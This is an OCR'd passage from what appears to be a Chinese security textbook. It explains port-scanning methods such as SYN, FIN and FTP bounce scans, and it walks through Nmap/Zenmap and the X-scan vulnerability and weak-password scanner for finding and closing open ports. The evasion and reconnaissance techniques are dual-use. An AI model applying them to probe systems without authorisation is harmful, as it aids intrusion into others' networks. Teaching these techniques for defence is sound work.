logs 文件会显示一连串的连接和连接出错的服务消息,并且能很快的使它关闭。

(2)TCP SYN 扫描。

这种技术通常认为是"半开放"扫描,这是因为扫描程序不必要打开一个完全的 TCP 连接。扫描程序发送的是一个 SYN 数据包,好象准备打开一个实际的连接并等待反应一样。一个 SYN|ACK 的返回信息表示端口处于侦听状态。一个 RST 返回,表示端口没有处于侦听态。如果收到一个 SYN|ACK,则扫描程序必须再发送一个 RST 信号,来关闭这个连接过程。这种扫描技术的优点在于一般不会在目标计算机上留下记录。但这种方法的一个缺点是,必须要有 root 权限才能建立自己的 SYN 数据包。

(3)TCP FIN 扫描 。

有的时候有可能 SYN 扫描都不够秘密。一些防火墙和包过滤器会对一些指定的端口进行监视,有的程序能检测到这些扫描。相反,FIN 数据包可能会没有任何麻烦的通过。这种扫描方法的思想是关闭的端口会用适当的 RST 来回复 FIN 数据包。另一方面,打开的端口会忽略对 FIN 数据包的回复。这种方法和系统的实现有一定的关系。有的系统不管端口是否打开,都回复 RST,这样,这种扫描方法就不适用了。并且这种方法在区分 Unix 和 NT 时,是十分有用的。

(4)IP 段扫描。

这种不能算是新方法,只是其它技术的变化。它并不是直接发送 TCP 探测数据包,是将数据包分成两个较小的 IP 段。这样就将一个 TCP 头分成好几个数据包,从而过滤器就很难探测到。但必须小心,一些程序在处理这些小数据包时会有些麻烦。

(5)TCP 反向 ident 扫描。

ident 协议允许(rfc1413)看到通过 TCP 连接的任何进程的拥有者的用户名,即使这个连接不是由这个进程开始的。举个例子,首先连接到 http 端口,然后用 identd 来发现服务器是否正在以 root 权限运行。这种方法只能在和目标端口建立了一个完整的 TCP 连接后才能看到。

(6)FTP 返回攻击。

FTP 协议的一个有趣的特点是它支持代理(proxy)FTP 连接。即入侵者可以从自己的计算机 a. com 和目标主机 target. com 的 FTP server - PI(协议解释器)连接,建立一个控制通信连接。然后,请求这个 server - PI 激活一个有效的 server - DTP(数据传输进程)来给 Internet 上任何地方发送文件。对于一个 User - DTP,这是个推测,尽管 RFC 明确地定义请求一个服务器发送文件到另一个服务器是可以的。这个协议的缺点是"能用来发送不能跟踪的邮件和新闻,给许多服务器造成打击,用尽磁盘,企图越过防火墙"。

利用这个的目的是从一个代理的 FTP 服务器来扫描 TCP 端口。这样,就能在一个防火墙后面连接到一个 FTP 服务器,然后扫描端口(这些原来有可能被阻塞)。如果 FTP 服务器允许从一个目录读写数据,就能发送任意的数据到发现的打开的端口。

对于端口扫描,这个技术是使用 PORT 命令来表示被动的 User DTP 正在目标计算机上的某个端口侦听。然后入侵者试图用 LIST 命令列出当前目录,结果通过 Server - DTP 发送出去。如果目标主机正在某个端口侦听,传输就会成功(产生一个 150 或 226 的回应)。否则,会出现"425 Can build data connection: Connection refused."。然后,使用另一个 PORT 命令,尝试目标计算机上的下一个端口。这种方法的优点很明显,难以跟踪,能穿过防火墙。主要缺点是速度很慢,有的 FTP 服务器最终能得到一些线索,关闭代理功能。

这种方法能成功的情景:

220 xxxxxxx. com FTP server (Version wu - 2.4(3) Wed Dec 14 . . .) ready.

220 xxx. xxx. xxx. edu FTP server ready.

220 xx. Telcom. xxxx. EDU FTP server (Version wu - 2.4(3) Tue Jun 11 . . .) ready.

220 lem FTP server (SunOS 4.1) ready.

220 xxx. xxx. es FTP server (Version wu - 2.4(11) Sat Apr 27 . . .) ready.

220 elios FTP server (SunOS 4.1) ready

这种方法不能成功的情景:

220 wcarchive. cdrom. com FTP server (Version DG - 2.0.39 Sun May 4 . . .) ready.

220 xxx. xx. xxxxx. EDU Ver

sion wu - 2.4.2 - academ[BETA - 12](1) Fri Feb 7

220 ftp Microsoft FTP Service (Version 3.0).

220 xxx FTP server (Version wu-2.4.2-academ[BETA-11](1) Tue Sep 3 ...) ready.

220 xxx.unc.edu FTP server (Version wu-2.4.2-academ[BETA-13](6) ...) ready

(7)UDP ICMP 端口不能到达扫描。

这种方法与上面几种方法的不同之处在于使用的是 UDP 协议。由于这个协议很简单,所以扫描变得相对比较困难。这是由于打开的端口对扫描探测并不发送一个确认,关闭的端口也并不需要发送一个错误数据包。幸运的是,许多主机在你向一个未打开的 UDP 端口发送一个数据包时,会返回一个 ICMP_PORT_UNREACH 错误。这样就能发现哪个端口是关闭的。UDP 和 ICMP 错误都不保证能到达,因此这种扫描器必须还实现在一个包丢失的时候才能重新传输。这种扫描方法是很慢的,因为 RFC 对 ICMP 错误消息的产生速率做了规定。同样,这种扫描方法需要具有 root 权限。

(8)UDP recvfrom()和 write() 扫描。

当非 root 用户不能直接读到端口不能到达错误时,Linux 能间接地在它们到达时通知用户。比如,对一个关闭的端口的第二个 write()调用将失败。在非阻塞的 UDP 套接字上调用 recvfrom()时,如果 ICMP 出错还没有到达时就返回 EAGAIN-重试。如果 ICMP 到达时,返回 ECONNREFUSED-连接被拒绝。这就是用来查看端口是否打开的技术。

(9)ICMP echo 扫描。

这并不是真正意义上的扫描。但有时通过 Ping,在判断一个网络上主机是否开机时非常有用。

3.1.5 Nmap 端口扫描器

1. Nmap 端口扫描器简介

Nmap 是一款免费的开源工具,英文名称是 NetworkMapper,是端口扫描器中的佼佼者,在电影《黑客帝国》中曾出现过它的身影。如图 3-15 所示,为 Nmap 端口扫描图形界面 Zenmap。

Nmap 使用 IP 数据包来分析在网络中有哪些主机是可用的,以及这些主机正在提供什么服务,以及运行的操作系统是什么,使用了哪些类型的过滤器或防火墙等等。

它最初是在 Unix 平台上的一个工具,后来被引入到其他操作系统中。目前的稳定版本是 4.53 版,支持 Windows NT/ME/2K/XP/Vista 操作台系统。值得一提的是,虽然 Nmap 现在也支持 Windows 操作系统,但是相比 Linux 和 Unix 版本,其功能减弱了很多,已知的几个缺陷有:

(1)无法扫描本机。这是一个至今还没有解决的缺陷。可以选择将该工具装在别的机




图 3 - 15　Nmap 端口扫描图形界面 Zenmap

器上，然后对你的计算机进行扫描。或者可以通过设定一些参数来实现高级别的扫描（下面将介绍）。

（2）Nmap 支持以太网络连接和一些 802.11 无线网络连接，而对于一些 PPP 拨号网络则不支持。因为微软在 Windows XP SP2 中移除了对 raw TCP/IP socket 的支持。

2. 安装运行 Nmap

每一个主要的“稳定版”Nmap 一般都提供两种格式的下载，一种是. exe 格式的 Windows 安装包，该安装格式简单易懂，只需运行安装包文件，然后按照安装向导要求选择安装路径、选择安装模块和安装 WinPcap 就可以。

另一种是. zip 格式的压缩包方式，它不包含图形界面，因此需要从一个 DOS/命令行窗口中运行 nmap. exe。或者也可以下载和安装一个免费的 Cygwin 模拟 Unix 环境软件。

对于多数普通用户来说，可能更喜欢图形界面 Zenmap，那么在安装的时候一定要记得勾选安装 Zenmap，如图 3 - 16 所示。完成后会在桌面和开始菜单上会产生新的 Zenmap 快

捷方式,点击运行它就可以了。




图 3-16 选择安装图形界面 Zenmap

当然对于一些高手们来说,可能会更衷情于使用命令行界面来运行 Nmap。下面简单介绍一下安装过程:

(1)首选确保登录的帐号具有管理员权限(即登录的帐号是 administrators 组的成员)。

(2)打开一个命令行/DOS 窗口。在 Windows XP 中,从开始菜单的"运行"中输入"cmd"然后回车。

(3)改变当前目录为 Nmap 的目录,例如"cdc:\nmap"。

(4)执行 nmap. exe,会出现如图 3-17 所示窗口。

如果经常运行 Nmap 的话,可以增加 Nmap 目录(在本文中是 C:\nmap)到命令执行路径中。

右键"我的电脑",选择"属性",在系统属性窗口中选择"高级"标签,点击"环境变量"按钮,从系统变量中选择 Path,然后点击"编辑"按钮,然后加入一个分号和"C:\nmap"路径,点击确定后就可以直接从 DOS 窗口的任意位置执行 nmap 命令。

3. 实例讲解使用 Nmap 提高安全性

安装完 Nmap 后扫描的网络已经做好了准备,下面将通过实例来看一下如何操作,为了

图3-17　从 Windows 命令行中执行 Nmap

照顾多数读者,使用图形界面作为介绍。

(1)设定扫描对象、扫描类型。

从桌面上点击 Zenmap 快捷方式后,会启动 Nmap 的图形界面,在 Target 窗口中输入要扫描的主机的主机名或 IP 地址。

举个例子来说,如果需要扫描 192.168.1.1 到 192.168.1.8 范围内的所有主机,需要输入如下:192.168.1.1-8。

还可以使用通配符“*”来实现一个地址范围内的扫描,例如 192.168.1.*(等同于 192.168.1.1-255)。

值得注意的是,由于很多企业网络中会针对扫描行为进行捕捉并禁止,因此不建议对别人的计算机进行扫描。

从 Profile 后的下拉列表中可以选择不同的配置文件,其中包括操作系统探测、快速扫描、服务扫描、加强扫描等选项。

由于 Windows 版的 Nmap 默认不支持对本机进行扫描,因此如果要对本机扫描的话,需要通过使用不包含 ping 命令的 TCP 连接扫描,因为它不是使用发送 raw 数据包的方式,而是使用了高级 socket API,实现方式是在扫描命令中增加参数“sT-P0”。

设置完这两项后,单击扫描按钮就可以开始扫描了。

(2)借助搜索引擎分析扫描结果。

点击扫描按钮后,在下面的扫描结果显示窗口中能看到详细的扫描结果。其中在 Nmap Output 标签中的信息最为详细。

由于大多数计算机都开放了远程桌面服务,在日志中可以看到这样的信息“Discovered open port 3389/tcp on.”的信息,以及因为 web 服务器而开放的 80 端口和因为邮件服务器开放的 25 和 110 端口,如图 3 - 18 所示。




图 3 - 18　扫描结果

通过扫描结果,可以看到在计算机上开放了哪些端口、启用了哪些服务。如果看到一些显示为“未知(Unknown)”或其它看上去可疑的服务,那么可以记下它的端口号,然后通过 Google 或百度等搜索引擎进行搜索,看看这个端口具体是干什么的,例如在搜索引擎中输入“端口 27374”或“port 27374”等。

对于已经开放的端口和服务,还可以使用搜索引擎来搜索它的安全漏洞,从而进行相应的修补。

(3)停止服务关闭开放端口。

在计算机上有些开放的端口可能是应用程序所需要的,例如刚才提到的 80 端口,因为大部分计算机需要对外提供 web 服务器功能。但是如果有开放端口是不必要的,例如有的服务是以前有用而现在已经不用的,那么停止这些服务,从而关闭相应的开放端口,减少安全隐患。

从控制面板的管理工具中,打开“服务”管理窗口,找到需要关闭的服务,将其启动类型

改为“禁用”,然后停止这个服务。值得注意的是,在停止一个服务前,要确信停止这个服务对系统没有不良影响,不会影响系统的正常运行。

3.1.6　综合扫描器 X - scan

X - scan v2.3 是国内相当出名的扫描工具,是安全焦点又一力作。完全免费,无需注册,无需安装(解压缩即可运行),无需额外驱动程序支持。可以运行在 Windows 9X/NT 4/2000 上,但在 Windows 98/NT 4.0 系统下无法通过 TCP/IP 堆栈识别远程操作系统类型,在 Windows 98 系统下对 Netbios 信息的检测功能受限。

1. X - scan 简介

X - scan v2.3 采用多线程方式对指定 IP 地址段(或单机)进行安全漏洞检测,支持插件功能,提供了图形界面和命令行两种操作方式,扫描内容包括:远程操作系统类型及版本、标准端口状态及端口 BANNER 信息、SNMP 信息、CGI 漏洞、IIS 漏洞、RPC 漏洞、SSL 漏洞、SQL - SERVER、FTP - SERVER、SMTP - SERVER、POP3 - SERVER、NT - SERVER 弱口令用户,NT 服务器 NETBIOS 信息、注册表信息等。扫描结果保存在/log/目录中,index_ * . htm 为扫描结果索引文件。

解压完后 X - scan 的目录中有以下几个目录及文件:

xscan_gui. exe - X - Scan for Windows 9x/NT4/2000 图形界面主程序

xscan. exe - X - Scan for Windows 9x/NT4/2000 命令行主程序

使用说明. txt - X - Scan 使用说明

oncrpc. dll - RPC 插件所需动态链接库

libeay32. dll - SSL 插件所需动态链接库

/dat/language. ini - 多语言数据文件,可通过设置“LANGUAGE\SELECTED”项进行语言切换

/dat/config. ini - 用户配置文件,用于保存待检测端口列表、CGI 漏洞检测的相设置及所有字典文件名称(含相对路径)

/dat/config. bak - 备份配置文件,用于恢复原始设置

/dat/cgi. lst - CGI 漏洞列表

/dat/rpc. ini - 用于保存 RPC 程序名称及漏洞列表

/dat/port. ini - 用于保存已知端口的对应服务名称

/dat/ * _user. dic - 用户名字典文件,用于检测弱口令用户

/dat/ * _pass. dic - 密码字典,用于检测弱口令用户

/dat/os. finger – 识别远程主机操作系统所需的操作系统特征码配置文件/dat/wry. dll – – "IP – 地理位置"地址查询数据库文件

/plugin – 用于存放所有插件(后缀名为. xpn),插件也可放在 xscan. exe 所在目录的其他子目录中,程序会自动搜索。

2. X – scan 的图形界面的使用方法及操作

运行 xscan_gui. exe,图 3 – 19 就是 X – scan v2. 3 的界面:




图 3 – 19 X – scan v2. 3 界面

下面介绍一下工具栏(所有工具栏上的功能均可以在菜单中找到),如图 3 – 20 所示。

图 3 – 20 X – scan v2. 3 工具栏

从左至右分别是:扫描参数、开始扫描、暂停扫描、中止扫描、检测报告、使用说明、退出

下面讲解具体的扫描步骤:

(1)先点击扫描参数,在下面红框内输入要扫描主机的 IP 地址(或是一个范围)如图 3 – 21 所示。

其中跳过 PING 不通的的主机,跳过没有开放端口的主机,这样可以大幅度提高扫描的效率,还有强制扫描。其它的如"端口相关设置"等可以进行比如仅扫描某一特定端口等特殊操作(其实 X – scan 默认也只是扫描一些常用端口)。

(2)参数设定好之后再点击扫描模块,图 3 – 22 所示,可以选择扫描的项目。




图 3 - 21　扫描参数

